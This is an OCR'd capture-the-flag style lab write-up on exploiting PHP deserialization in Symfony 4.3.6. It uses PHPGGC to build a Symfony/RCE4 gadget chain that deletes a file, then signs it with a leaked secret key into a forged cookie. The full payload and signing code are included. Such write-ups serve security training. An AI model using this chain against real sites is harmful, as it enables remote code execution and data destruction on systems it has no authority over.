
When you send different cookie you will get error message like this



We got the framework in the error message:

Php symfony 4.3.6, we have a tool fort his framework known as **PHPGGC: PHP Generic Gadget Chains**

Examine site map



Send this request to repepater

Secret key: b7r7xjuuljqwie73i6v4ngw3tkj0aluk

Go to phpggc

```
┌──(root💀kali)-[/home/kali/Desktop/phpggc-master]
└─# ./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64
Tzo0NzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlclxUYWdBd2FyZUFkYXB0ZXIiOjI6
e3M6NTc6IgBTeW1mb255XENvbXBvbmVudFxDYWNoZVxBZGFwdGVyXFRhZ0F3YXJlQWRhcHRlcgBk
ZWZlcnJlZCI7YToxOntpOjA7TzozMzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQ2FjaGVJdGVt
IjoyOntzOjExOiIAKgBwb29sSGFzaCI7aToxO3M6MTI6IgAqAGlubmVySXRlbSI7czoyNjoicm0g
L2hvbWUvY2FybG9zL21vcmFsZS50eHQiO319czo1MzoiAFN5bWZvbnlcQ29tcG9uZW50XENhY2hl
XEFkYXB0ZXJcVGFnQXdhcmVBZGFwdGVyAHBvb2wiO086NDQ6IlN5bWZvbnlcQ29tcG9uZW50XENh
Y2hlXEFkYXB0ZXJcUHJveHlBZGFwdGVyIjoyOntzOjU0OiIAU3ltZm9ueVxDb21wb25lbnRcQ2Fj
aGVcQWRhcHRlclxQcm94eUFkYXB0ZXIAcG9vbEhhc2giO2k6MTtzOjU4OiIAU3ltZm9ueVxDb21w
b25lbnRcQ2FjaGVcQWRhcHRlclxQcm94eUFkYXB0ZXIAc2V0SW5uZXJJdGVtIjtzOjQ6ImV4ZWMi
O319Cg==
```

Generated token =

Tzo0NzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlclxUYWdBd2FyZUFkYXB0ZXIiOjI6e3M6NTc6IgBTeW1mb255XENvbXBvbmVudFxDYWNoZVxBZGFwdGVyXFRhZ0F3YXJlQWRhcHRlcgBkZWZlcnJlZCI7YToxOntpOjA7TzozMzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQ2FjaGVJdGVtIjoyOntzOjExOiIAKgBwb29sSGFzaCI7aToxO3M6MTI6IgAqAGlubmVySXRlbSI7czoyNjoicm0gL2hvbWUvY2FybG9zL21vcmFsZS50eHQiO319czo1MzoiAFN5bWZvbnlcQ29tcG9uZW50XENhY2hlXEFkYXB0ZXJcVGFnQXdhcmVBZGFwdGVyAHBvb2wiO086NDQ6IlN5bWZvbnlcQ29tcG9uZW50XENhY2hlXEFkYXB0ZXJcUHJveHlBZGFwdGVyIjoyOntzOjU0OiIAU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlclxQcm94eUFkYXB0ZXIAcG9vbEhhc2giO2k6MTtzOjU4OiIAU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlclxQcm94eUFkYXB0ZXIAc2V0SW5uZXJJdGVtIjtzOjQ6ImV4ZWMiO319Cg==


Kod

```
<?php

$object = "";

$secretKey = "";

$cookie = urlencode('{"token":"' . $object . '","sig_hmac_sha1":"' . hash_hmac('sha1', $object, $secretKey) . '"}');

echo $cookie;

?>
```

Generated cookie:

%7B%22token%22%3A%22Tzo0NzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlclxUYWdBd2FyZUFkYXB0ZXIiOjI6%0Ae3M6NTc6IgBTeW1mb255XENvbXBvbmVudFxDYWNoZVxBZGFwdGVyXFRhZ0F3YXJlQWRhcHRlcgBk%0AZWZlcnJlZCI7YToxOntpOjA7TzozMzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQ2FjaGVJdGVt%0AIjoyOntzOjExOiIAKgBwb29sSGFzaCI7aToxO3M6MTI6IgAqAGlubmVySXRlbSI7czoyNjoicm0g%0AL2hvbWUvY2FybG9zL21vcmFsZS50eHQiO319czo1MzoiAFN5bWZvbnlcQ29tcG9uZW50XENhY2hlXEFkYXB0ZXJcUHJveHlBZGFwdGVyIjoyOntzOjU0OiIAU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlclxQcm94eUFkYXB0ZXIAcG9vbEhhc2giO2k6MTtzOjU4OiIAU3ltZm9ueVxDb21w%0Ab25lbnRcQ2FjaGVcQWRhcHRlclxQcm94eUFkYXB0ZXIAc2V0SW5uZXJJdGVtIjtzOjQ6ImV4ZWMiO319Cg%3D%3D%0A%22%2C%22sig_hmac_sha1%22%3A%22869fcc50552a68e72d5b15f08d740851c9c37d51%22%7D

Paste to get / request:



Lets examine this cookie:

Cookie decode as url > decode as base 64